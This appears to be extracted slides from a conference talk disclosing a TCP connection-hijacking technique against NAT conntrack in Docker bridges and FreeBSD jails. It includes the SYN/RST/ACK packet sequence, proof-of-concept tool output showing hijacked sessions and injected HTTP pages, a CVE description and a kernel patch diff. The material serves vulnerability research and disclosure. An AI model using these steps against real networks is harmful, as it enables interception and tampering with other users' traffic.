SYN, RST packets and waits 10 seconds for entry removal from CLOSE state



TCP HIJACKING ATTACK DOWNSTREAM SPOOFING

Entry replacement:


3. Attack client sends ACK packet for entry replacement without a TCP handshake (“loose” mode)



TCP HIJACKING ATTACK DOWNSTREAM SPOOFING

4. Attacker has hijacked the victim's connection and can now impersonate the victim.

Attacker can also send spoofed data back to the victim in a MITM configuration.



RFC 1337 (NOT A JOKE)

A friend sent me RFC 1337 as a joke: TIME-WAIT Assassination Hazards in TCP

...it turned out this was the key to
bypassing the 10 second CLOSE
state timeout...

Result was immediate entry removal!

(Thanks to Neil Graves for the “joke”)

TIME-WAIT Assassination Hazards in TCP

Status of This Memo

This memo provides information for the Internet community. It does not specify an Internet standard. Distribution of this memo is unlimited.

Abstract

This note describes some theoretically-possible failure modes for TCP connections and discusses possible remedies. In particular, one very simple fix is identified.

1. INTRODUCTION

Experiments to validate the recently-proposed TCP extensions [RFC-1323] have led to the discovery of a new class of TCP failures, which have been dubbed the "TIME-WAIT Assassination hazards". This note describes these hazards, gives examples, and discusses possible prevention measures.

The failures in question all result from old duplicate segments. In brief, the TCP mechanisms to protect against old duplicate segments are [RFC-793]:

- (1) The 3-way handshake rejects old duplicate initial <SYN> segments, avoiding the hazard of replaying a connection.
- (2) Sequence numbers are used to reject old duplicate data and ACK segments from the current incarnation of a given connection (defined by a particular host and port pair). Sequence numbers are also used to reject old duplicate <SYN,ACK> segments.

For very high-speed connections, Jacobson's PAWS ("Protect Against Wrapped Sequences") mechanism [RFC-1323] effectively extends the sequence numbers so wrap-around will not introduce a hazard within the same incarnation.

- (3) There are two mechanisms to avoid hazards due to old duplicate segments from an earlier instance of the same connection; see the Appendix to [RFC-1185] for details.

TIME WAIT ASSASSINATION

Entry removal:

- SYN (SEQ=x)
- RST (ACK=x+1)
- SYN to assassinate the old entry

Entry replacement:

- ACK (nf_contrack_tcp_loose)

4 packets to bypass 10 second timeout and immediately remove/replace a NAT table entry!

```
/* RFC 1122: "When a connection is closed actively,
 * it MUST linger in TIME-WAIT state for a time 2xMSL
 * (Maximum Segment Lifetime). However, it MAY accept
 * a new SYN from the remote TCP to reopen the connection
 * directly from TIME-WAIT state, if..."
 * We ignore the conditions because we are in the
 * TIME-WAIT state anyway.
 *
 * Handle aborted connections: we and the server
 * think there is an existing connection but the client
 * aborts it and starts a new one.
 */
```

```
if (((ct->proto.tcp.seen[dir].flags
    | ct->proto.tcp.seen[!dir].flags)
    & IP_CT_TCP_FLAG_CLOSE_INIT)
    || (ct->proto.tcp.last_dir == dir
        && ct->proto.tcp.last_index == TCP_RST_SET)) {
    /* Attempt to reopen a closed/aborted connection.
     * Delete this connection and look up again. */
    spin_unlock_bh(&ct->lock);

    /* Only repeat if we can actually remove the timer.
     * Destruction may already be in progress in process
     * context and we must give it a chance to terminate.
     */
    if (nf_ct_kill(ct))
        return -NF_REPEAT;
    return NF_DROP;
}
```

DOCKER NETWORK BRIDGE TCP HIJACKING ATTACK

Status: Partially mitigated
(as of July 2026)

Natjacked!
Who is this?

hijacked traffic
(bidirectional)

victim client

```
root@victim-client:/# nc 192.168.1.102 8080
Hello world
This is a test
```

attack client

```
malcolm@malcolm-NUC12DCMv9: ~/nat_poc 101x21
For education and testing use only! Use at your own risk!

[*] Creating raw sockets...
[*] Starting TCP listeners...
[*] Attempting to force into disconnected state via the victim, assuming port preservation...
[*] Impersonating 172.17.0.3:1024-65535 and using SYN, RST to kill the connection...
[*] Attempting to replace a TCP connection from port 1024-65535 to 192.168.1.102:8080, assuming p
ort preservation...
[*] TTL 1 should be correctly set to reach the NAT but not the target
[+] Got ACK!
[+] TCP connection hijacked!
[+] Detected sequence numbers on port 44942: sn=0x84a16d1b ackn=0xf4754890!
[*] Creating TCP proxy for the connection...
[+] Socket proxy listening on 0.0.0.0:42259...
[+] Socket proxy has incoming connection from 127.0.0.1:48018
[+] Socket proxy connected
[*] 127.0.0.1:48018>127.0.0.1:42259|PSH+ACK|586ec086|1f2f67df|b'Natjacked!\n'
[*] 192.168.1.102:8080>172.17.0.2:44942|ACK|84a16d1b|f475489b|b''
[*] 192.168.1.102:8080>172.17.0.2:44942|PSH+ACK|84a16d1b|f475489b|b'Who is this?\n'
[*] 127.0.0.1:48018>127.0.0.1:42259|ACK|586ec091|1f2f67ec|b''

malcolm@malcolm-NUC12DCMv9: ~/nat_poc 101x4
root@attack-client:/# nc localhost 42259
Natjacked!
Who is this?
```

tcp port +
sn/ackn

DOCKER NETWORK BRIDGE HTTP HIJACKING ATTACK

Status: Partially mitigated
(as of July 2026)

```
For education and testing use only! Use at your own risk!

[+] Ready to service HTTP requests at port 8080!
192.168.1.113 - - [26/Jul/2024 02:03:59] "GET / HTTP/1.1" 200 -
192.168.1.113 - - [26/Jul/2024 02:04:27] "GET / HTTP/1.1" 200 -
```

```
root@victim-client: / 100x27
root@victim-client: /# curl http://192.168.1.102:8080
Hello world
root@victim-client: /# curl http://192.168.1.102:8080
<html><head><title>NATJACKED!</title></head><body><h1>NATJACKED!</h1><p>Your page contents have been
natjacked!</p></body></html>root@victim-client: /#
root@victim-client: /#
root@victim-client: /# cat /etc/hosts
127.0.0.1 localhost
::1 localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
142.250.115.99 www.google.com
172.17.0.3 victim-client
root@victim-client: /#
```

```
ubuntu@attack-server: ~/nat_poc101x27
Status: Partially mitigated
(as of July 2026)
```

```
malcolm@malcolm-NUC12DCMv9: ~/nat_poc 101x21
[*] 192.168.1.102:8080>172.17.0.2:52108|ACK|13883b6c|9ac32a05|b''
[+] Got packet on port 52108!
[*] 192.168.1.102:8080>172.17.0.2:52108|PSH+ACK|13883b6c|9ac32a05|b'HTTP/1.0 200 OK\r\nServer: Simple
HTTP/0.6 Python/3.10.12\r\nDate: Fri, 26 Jul 2024 07:04:27 GMT\r\nContent-type: text/html\r\nContent-
length: 12\r\nConnection: Keep-Alive\r\n\r\n'
[*] 192.168.1.102:8080>172.17.0.2:52108|PSH+ACK|13883b6c|9ac32a05|b'HTTP/1.0 200 OK\r\nServer: Si
mpleHTTP/0.6 Python/3.10.12\r\nDate: Fri, 26 Jul 2024 07:04:27 GMT\r\nContent-type: text/html\r\nCont
ent-length: 12\r\nConnection: Keep-Alive\r\n\r\n'
[+] Acking packet...
[+] Port 52108 payload so far: b'HTTP/1.0 200 OK\r\nServer: SimpleHTTP/0.6 Python/3.10.12\r\nDate: Fr
i, 26 Jul 2024 07:04:27 GMT\r\nContent-type: text/html\r\nContent-length: 12\r\nConnection: Keep-Aliv
e\r\n\r\n'
[+] Got packet on port 52108!
[*] 192.168.1.102:8080>172.17.0.2:52108|PSH+ACK|13883c10|9ac32a05|b'Hello world\n'
[*] 192.168.1.102:8080>172.17.0.2:52108|PSH+ACK|13883c10|9ac32a05|b'Hello world\n'
[+] Acking packet...
[+] Port 52108 payload so far: b'HTTP/1.0 200 OK\r\nServer: SimpleHTTP/0.6 Python/3.10.12\r\nDate: Fr
i, 26 Jul 2024 07:04:27 GMT\r\nContent-type: text/html\r\nContent-length: 12\r\nConnection: Keep-Aliv
e\r\n\r\nHello world\n'
^C[-] Exiting...
root@attack-client: /nat_poc#
```

```
malcolm@malcolm-NUC12DCMv9: ~/nat_poc 101x4
malcolm@malcolm-NUC12DCMv9:~/nat_poc$
```

Status: Partially mitigated
(as of July 2026)

black hat
USA
2026

Status: Partially mitigated
(as of July 2026)

```
[+] Ready to service HTTP requests at port 8080!  
192.168.1.113 - - [26/Jul/2024 02:03:59] "GET / HTTP/1.1" 200 -  
192.168.1.113 - - [26/Jul/2024 02:04:27] "GET / HTTP/1.1" 200 -
```



www.google.com
142.250.115.99

~~actual response~~

■ victim client

```
<html><head><title>NATJACKED!</title></head><body><h1>NATJACKED!</h1><p>Your page contents have been  
natjacked!</p></body></html>  
HTTP/1.1 200 OK  
Content-Type: text/html  
Content-Length: 129
```

```
curl: (56) Malformed encoding found in chunked-encoding
<html><head>root@victim-client:/#
```

attack client

```

ass\\x3d\\x22Gx5Zad xpd EtOod pkph0e\\x22\\x3e\\x3cdiv class\\x3d\\x22kCrYT\\x22\\x3e\\x3cdiv class\\
x3d\\x22PqksIc nRlVm\\x22\\x3e\\x3cdiv class\\x3d\\x22BNeawe\\x22\\x3e\\x3cdiv\\x3e\\x3cdiv class\\x3
d\\x22BNeawe\\x22\\x3e\\x3cspan class\\x3d\\x22FCUp0c rQMQod\\x22\\x3eRFC 9509\\x3c/span\\x3e: X. 509
Certificate Extended Key Usage (EKU) for 5G Network Functions.\\x3c/div\\x3e\\x3c/div\\x3e\\x3c/div\\
\\x3e\\x3c/div\\x3e\\x3c/div\\x3e\\x3cdiv class\\x3d\\x22x54gtf\\x22\\x3e\\x3c/div\\x3e\\x3cdiv class\\
\\x3d\\x22kCrYT\\x22\\x3e\\x3ca href\\x3d\\x22/url?q\\x3dhttps://www.rfc-editor.org/rfc/rfc9509.html\\
x26amp;sa\\x3du\\x26amp;ved\\x3d2ahUKEwiz6ty9ksSHAxUC4skDHcgA01AQFnoECAsQGw\\x26amp;usg\\x3dAOvVaw0jF
QUHx2MP9NSygsBhKUAL\\x22 data-ved\\x3d\\x222ahUKEwiz6ty9ksSHAxUC4skDHcgA01AQFnoECAsQGw\\x22\\x3e\\x3c
span\\x3e\\x3cdiv class\\x3d\\x22BNeawe vvjwJb AP7Wnd\\x22\\x3e\\x3cspan class\\x3d\\x22rQMQod Xb5VRe
\\x22\\x3eX.509 Certificate Extended Key Usage (EKU) for 5G Network Functions\\x3c/span\\x3e\\x3c/div
\\x3e\\x3c/span\\x3e\\x3cspan\\x3e\\x3cdiv class\\x3d\\x22BNeawe UPmit AP7Wnd\\x22\\x3ewww.rfc-editor
.org \\u203a rfc \\u203a rfc9509\\x3c/div\\x3e\\x3c/span\\x3e\\x3c/a\\x3e\\x3c/div\\x3e\\x3c/div\\x3e
\\x3c/div\\x3e\\x3cdiv\\x3e\\x3cdiv class\\x3d\\x22P1NWSe\\x22\\x3e\\x3cdiv class\\x3d\\x22wOMIed nkP
LDb\\x22\\x3e\\x3cspan class\\x3d\\x22JhFlyf VQFmSd\\x22\\x3e\\x3ca class\\x3d\\x22f4J0H\\x22 href\\x
3d\\x22http://www.google.com/search?sca_esv\\x3dfb5f53e1472aa45c\\x26amp;ie\\x3dUTF-8\\x26amp;ei\\x3d
CUujZvPBFILEBPtIHsgQU\\x26amp;q\\x3dWhat+is+the+RFC+for+5G?\\x26amp;sa\\x3dX\\x26amp;ved\\x3d2ahUKE
wiz6ty9ksSHAxUC4skDHcgA01AQzmd6BAgLdBw\\x22 data-ved\\x3d\\x222ahUKEwiz6ty9ksSHAxUC4skDHcgA01AQzmd6BA
gLdBw\\x22\\x3eMore results\\x3c/a\\x3e\\x3cspan\\x3e\\x3c/div\\x3e\\x3c/div\\x3e\\x3c/div\\x3e\\x3c
/div\\x3e\\x3c/div\\x3e\\x3c');}}();if (!google.stvsc){google.drty && google.drty(undefined,true);}\\n</sc
ript></body></html><br\\n0\\r\\n\\r\\n'

```

```
malcolm@malcolm-NUC12DCMv9: ~/nat_poc 101x4
malcolm@malcolm-NUC12DCMv9:~/nat_poc$
```

Status: Partially mitigated
(as of July 2026)

```
[+] Ready to service HTTP requests at port 8080!  
192.168.1.113 - - [26/Jul/2024 02:03:59] "GET / HTTP/1.1" 200 -  
192.168.1.113 - - [26/Jul/2024 02:04:27] "GET / HTTP/1.1" 200 -
```



www.google.com
142.250.115.99

~~actual response~~

- victim client

```
<html><head><title>NATJACKED!</title></head><body><h1>NATJACKED!</h1><p>Your page contents have been
natjacked!</p></body></html>
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 129
```

```
<html><head><title>NATJACKED!</title></head><body><h1>NATJACKED!</h1><p>Your page contents have been natiacked!</p></body></html>
```

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 129

```
<html><head><title>NATJACKED!</title></head><body><h1>NATJACKED!</h1><p>Your page contents have been  
natjacked!</p></body></html>
```

```
<html><head><title>NATJACKED!</title></head><body><h1>NATJACKED!</h1><p>Your page contents have been  
natjacked!</p></body></html>  
HTTP/1.1 200 OK  
Content-Type: text/html  
Content-Length: 129
```

```
curl: (56) Malformed encoding found in chunked-encoding
<html><head>root@victim-client:/#
```

attack client

```

ass\\x3d\\x22Gx5Zad xpd Et0od pkph0e\\x22\\x3e\\x3cdiv class\\x3d\\x22kCrYT\\x22\\x3e\\x3cdiv class\\
x3d\\x22PqksIc nRlVm\\x22\\x3e\\x3cdiv class\\x3d\\x22BNeawe\\x22\\x3e\\x3cdiv\\x3e\\x3cdiv class\\x3
d\\x22BNeawe\\x22\\x3e\\x3cspan class\\x3d\\x22FCUp0c rQMqOd\\x22\\x3eRFC 9509\\x3c/span\\x3e: X. 509
Certificate Extended Key Usage (EKU) for 5G Network Functions.\\x3c/div\\x3e\\x3c/div\\x3e\\x3c/div\\
\\x3e\\x3c/div\\x3e\\x3c/div\\x3e\\x3cdiv class\\x3d\\x22x54gtf\\x22\\x3e\\x3c/div\\x3e\\x3cdiv class\\
\\x3d\\x22kCrYT\\x22\\x3e\\x3ca href\\x3d\\x22url?q\\x3dhttps://www.rfc-editor.org/rfc/rfc9509.html\\x
x26amp;sa\\x3dU\\x26amp;ved\\x3d2ahUKEwiz6ty9ksSHAxUC4skDHcgA01AQFnoECAsQGw\\x26amp;usg\\x3dAOvVaw0jF
QUHx2MP9NSygsBhKUAL\\x22 data-ved\\x3d\\x22ahUKEwiz6ty9ksSHAxUC4skDHcgA01AQFnoECAsQGw\\x22\\x3e\\x3c
span\\x3e\\x3cdiv class\\x3d\\x22BNeawe vvjwJb AP7Wnd\\x22\\x3e\\x3cspan class\\x3d\\x22rQMqOd Xb5VRe
\\x22\\x3eX.509 Certificate Extended Key Usage (EKU) for 5G Network Functions\\x3c/span\\x3e\\x3c/div
\\x3e\\x3c/span\\x3e\\x3cspan\\x3e\\x3cdiv class\\x3d\\x22BNeawe UPmit AP7Wnd\\x22\\x3ewww.rfc-editor
.org \\u203a rfc \\u203a rfc9509\\x3c/div\\x3e\\x3c/span\\x3e\\x3c/a\\x3e\\x3c/div\\x3e\\x3c/div\\x3e
\\x3c/div\\x3e\\x3cdiv\\x3e\\x3cdiv class\\x3d\\x22P1NWSe\\x22\\x3e\\x3cdiv class\\x3d\\x22wOMIed nKP
lDb\\x22\\x3e\\x3cspan class\\x3d\\x22JhFlyf VQFmSd\\x22\\x3e\\x3ca class\\x3d\\x22f4J0H\\x22 href\\x
3d\\x22http://www.google.com/search?sca_esv\\x3dfb5f53e1472aa45c\\x26amp;ie\\x3dUTF-8\\x26amp;ei\\x3d
CUujZvPBFILEp84PyIHsgQU\\x26amp;q\\x3dWhat+is+the+RFC+for+5G?\\x26amp;sa\\x3dX\\x26amp;ved\\x3d2ahUKE
wiz6ty9ksSHAxUC4skDHcgA01AQzmd6BAgLEBw\\x22 data-ved\\x3d\\x22ahUKEwiz6ty9ksSHAxUC4skDHcgA01AQzmd6BA
gLEBw\\x22\\x3eMore results\\x3c/a\\x3e\\x3c/span\\x3e\\x3c/div\\x3e\\x3c/div\\x3e\\x3c/div\\x3e\\x3c
/div\\x3e\\x3c/div\\x3e\\x3e');})();if (!google.stvsc){google.drty && google.drty(undefined,true);}\\n</sc
ript></body></html>\\r\\n0\\r\\n\\r\\n'

```

```
malcolm@malcolm-NUC12DCMv9: ~/nat_poc 101x4
malcolm@malcolm-NUC12DCMv9:~/nat_poc$
```

NATJACKED!

Your page contents have been natjacked!

```
malcolm@malcolm-Precision-7560: ~/nat_poc
malcolm@malcolm-Precision-7560: ~/nat_poc 80x24
archive-redirect-reason: found capture at 20260205000028\r\nlocation: http://web
.archive.org/web/20260205000028/https://www.google.com/\r\nserver-timing: captur
es_list;dur=0.661832, exclusion.robots;dur=0.045633, exclusion.robots.policy;dur
=0.031517, esindex;dur=0.010054, cdx.remote;dur=18.954898, LoadShardBlock;dur=56
0.614349, PetaboxLoader3.datanode;dur=158.813517, PetaboxLoader3.resolve;dur=148
.999565\r\nnx-app-server: wwwb-app253-dc8\r\nnx-ts: 302\r\nnx-tr: 763\r\nserver-tim
ing: TR;dur=0,Tw;dur=3803,Tc;dur=1\r\nX-location: All\r\nX-AS: 20115\r\nX-RL: 0\
\r\nX-NA: 0\r\nX-Page-Cache: MISS\r\nServer-Timing: MISS\r\nX-NID: CHARTER-20115\
\r\nReferrer-Policy: no-referrer-when-downgrade\r\nPermissions-Policy: interest-c
ohort=()\r\n\r\n'
[+] Acking packet...
[+] Port 34204 payload so far: b'HTTP/1.1 302 FOUND\r\nServer: nginx\r\nDate: Tu
e, 04 Aug 2026 11:32:09 GMT\r\nContent-Type: text/plain; charset=utf-8\r\nConten
t-Length: 0\r\nConnection: keep-alive\r\nnx-archive-redirect-reason: found captur
e at 20260205000028\r\nlocation: http://web.archive.org/web/20260205000028/https
://www.google.com/\r\nserver-timing: captures_list;dur=0.661832, exclusion.robot
s;dur=0.045633, exclusion.robots.policy;dur=0.031517, esindex;dur=0.010054, cdx.
remote;dur=18.954898, LoadShardBlock;dur=560.614349, PetaboxLoader3.datanode;dur
=158.813517, PetaboxLoader3.resolve;dur=148.999565\r\nnx-app-server: wwwb-app253-
dc8\r\nnx-ts: 302\r\nnx-tr: 763\r\nserver-timing: TR;dur=0,Tw;dur=3803,Tc;dur=1\r\
nX-location: All\r\nX-AS: 20115\r\nX-RL: 0\r\nX-NA: 0\r\nX-Page-Cache: MISS\r\nS
erver-Timing: MISS\r\nX-NID: CHARTER-20115\r\nReferrer-Policy: no-referrer-when-
downgrade\r\nPermissions-Policy: interest-cohort=()\r\n\r\n'
```

WHAT WAS THE VENDOR RESPONSE?

LINUX KERNEL RESPONSE

Note, this “report” has been rejected in the past by the Linux kernel security team as being **totally bogus**.

Treat at your own risk.

Greg Kroah-Hartman
Linux stable branch maintainer

VENDOR THREAT MODELS

Upstream threat model:

✓ Network stack works correctly according to the RFCs

Downstream threat model:

✗ Container isolation is broken

Eventually, at Microsoft's request for Azure AKS, one code flaw was patched in the Linux kernel and a CVE issued.

LINUX KERNEL CVE-2026-63913

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:H **Severity: High**

“An unintended behavior in the TCP conntrack state machine allows a connection to be forced into the CLOSE state using an RST packet with an invalid sequence number.”

- Fixes a 20-year-old code flaw in the Linux kernel
- Increases attack complexity (but not a complete mitigation)

```
diff --git a/net/netfilter/nf_conntrack_proto_tcp.c b/net/netfilter/nf_conntrack_proto_tcp.c
index c43d9819df067..133e17715bbc2 100644
--- a/net/netfilter/nf_conntrack_proto_tcp.c
+++ b/net/netfilter/nf_conntrack_proto_tcp.c
@@ -1083,7 +1083,8 @@ int nf_conntrack_tcp_packet(struct nf_conn *ct,
        new_state = old_state;
    }
    if (((test_bit(IPS_SEEN_REPLY_BIT, &ct->status)
-        && ct->proto.tcp.last_index == TCP_SYN_SET)
+        && ct->proto.tcp.last_index == TCP_SYN_SET
+        && ct->proto.tcp.last_dir != dir)
        || (!test_bit(IPS_ASSURED_BIT, &ct->status)
            && ct->proto.tcp.last_index == TCP_ACK_SET))
        && ntohl(th->ack_seq) == ct->proto.tcp.last_end) {
```

ARE OTHER CODEBASES AFFECTED?

FREEBSD PACKET FILTER JAIL TO JAIL ATTACK

Status: Highly mitigated
(as of July 2026)

Natjacked!
Who is this?

malcolm@malcolm-Precision-7560: ~ 101x21
nc -p 12345 192.168.1.102 8080
Hello world
This is a test

hijacked traffic
(bidirectional)

victim client

ubuntu@target-server: ~/nat_poc 100x27
ubuntu@attack-server: ~/nat_poc 101x27

malcolm@malcolm-Precision-7560: ~ 101x21

```
[*] Creating raw sockets...
[*] Starting TCP listeners...
[*] Attempting to force into disconnected state via the victim, assuming port preservation...
[*] Impersonating 10.0.0.3:12345-12345 and using SYN, RST to kill the connection...
[*] Attacking port 12345: sending SYN...
[*] Attacking port 12345: sending RST...
[*] Attempting to replace a TCP connection from port 1024-65535 to 192.168.1.102:8080, assuming p
ort preservation...
[*] TTL 2 should be correctly set to reach the NAT but not the target
[+] Got ACK!
[+] TCP connection hijacked!
[+] Detected sequence numbers on port 8492: sn=0xdd13f5da ackn=0xae71e116!
